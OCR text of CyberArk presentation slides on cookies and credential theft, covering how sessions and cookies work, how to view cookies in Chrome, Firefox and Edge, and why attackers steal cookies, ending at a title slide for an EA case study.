CYBERARK®

Cookies and Credential Theft

Andy Thompson & Dan Brostron

CYBERARK®

Andy Thompson

Research Evangelist

Andy.Thompson@CyberArk.com

- Linkedin: in/andythompsoninfosec
- GitHub: github.com/binarywasp
- Twitter: @R41nMkr

- Global Research Evangelist
- SSCP/CISSP
- GPEN Pen-tester
- Dallas Hacker
- Travel-Hacker

Agenda

Cookies 101


Theft

Protection


What is a session?

Application	• End User Layer • HTTP, FTP, IRC, SSH, DNS
Presentation	• Syntax Layer • SSL, SSH, IMAP, TFP, MPEG, JPEG
Session	• Synch & send to port • API’s, Sockets, Winsock
Transport	• End-to-end connections • TCP, UDP
Network	• Packets • IP, ICMP, IPSec, IGMP
Data Link	• Frames • Ethernet, PPP, Switch, Bridge
Physical	• Physical Structure • Coax, Fibre, Wireless, Hubs, Repeaters

What is a cookie?



HOW COOKIES WORK




1) CHECK FOR COOKIES

2) CONNECT TO WEBSITE

3) SERVER PROCESSES INFORMATION AND STORES IN A REPOSITORY

4) RELEVANT COOKIES ARE COMMUNICATED TO COMPUTER WHERE THEY ARE ALSO STORED

Extended Tracking through 3rd Party Cookies




Types of Cookies

- Session Cookies
  - Ephemeral
- Persistent Cookies
  - Authentication
  - Tracking

Viewing and Managing Cookies

Viewing Cookies in Chrome

- Settings.
- Privacy and security
- Cookies and other site data.



Chrome | chrome://settings/siteData

All cookies and site data

0a3a70654bd90ab0177dfb1f09303277.safeframe.googlesyndication.com
Database storage

0be6d60a1c6a0677d7726e198a017541.safeframe.googlesyndication.com
Database storage

108e17f5372098c5c31d05b487cab110.safeframe.googlesyndication.com
Local storage

11ac4f3aa3327e57e4c7a3348b8ad2e5.safeframe.googlesyndication.com
Local storage

192.168.86.121
Local storage

1c9515cbd52c2635b1d87360d5276f7f.safeframe.googlesyndication.com
Database storage

1db1a724450142e1fa134ecfdcb16837.safeframe.googlesyndication.com
Local storage

1rx.io
1 cookie

286251567573 1c390297014 5edc986eb.safeframe.googlesyndication.com
Database storage, Local storage

33across.com
1 cookie


34c7c46ea43e32c82c1eeb6325c53b32.safeframe.googlesyndication.com
Database storage

360yield.com
5 cookies

3721f533496be4c5a1ff6625fa57f48c.safeframe.googlesyndication.com
Database storage

Viewing Cookies in Firefox

- Options
- Privacy & Security
- Cookies and Site Data
- click Manage Data...




Manage Cookies and Site Data

The following websites store cookies and site data on your computer. Firefox keeps data from websites with persistent storage until you delete it, and deletes data from websites with non-persistent storage as space is needed.

Site	Cookies	Storage	Last Used
twitter.com	5	3.9 MB	31 seconds ago
www.youtube.com	0	441 KB	45 seconds ago
www.nbcdfw.com	1	237 KB	2 minutes ago
accounts.google.com	1		2 minutes ago
google.com	1		2 minutes ago
addons.mozilla.org	5		2 minutes ago
(local file)	2		2 months ago
app.link	1		2 minutes ago
youtube.com	4		2 minutes ago
civicscience.com	3		45 seconds ago

Viewing Cookies in Edge

- Settings
- Cookies and site permissions
- Manage and delete cookies and site data
- See all cookies and site data



Cookies and site data / All cookies and site data

Cookies and data stored for sites you have browsed

Sort by: Name

Filter by: All

app.link	0 bytes • 1 cookie
bing.com	2 MB • 27 cookies
clarity.ms	0 bytes • 2 cookies
crwdcntrl.net	0 bytes • 4 cookies
cyberark.com	199 bytes • 8 cookies
demdex.net	0 bytes • 3 cookies
doubleclick.net	0 bytes • 1 cookie
everesttech.net	0 bytes • 1 cookie
eyeota.net	0 bytes • 1 cookie
facebook.com	1 KB • 4 cookies
live.com	0 bytes • 2 cookies

CYBERARK®

Stealing Cookies

Why?


- Identity theft
- Account take-over
- Targeted phishing
- Data Breaches
- Profit

Case Study: Electronic Arts (EA)

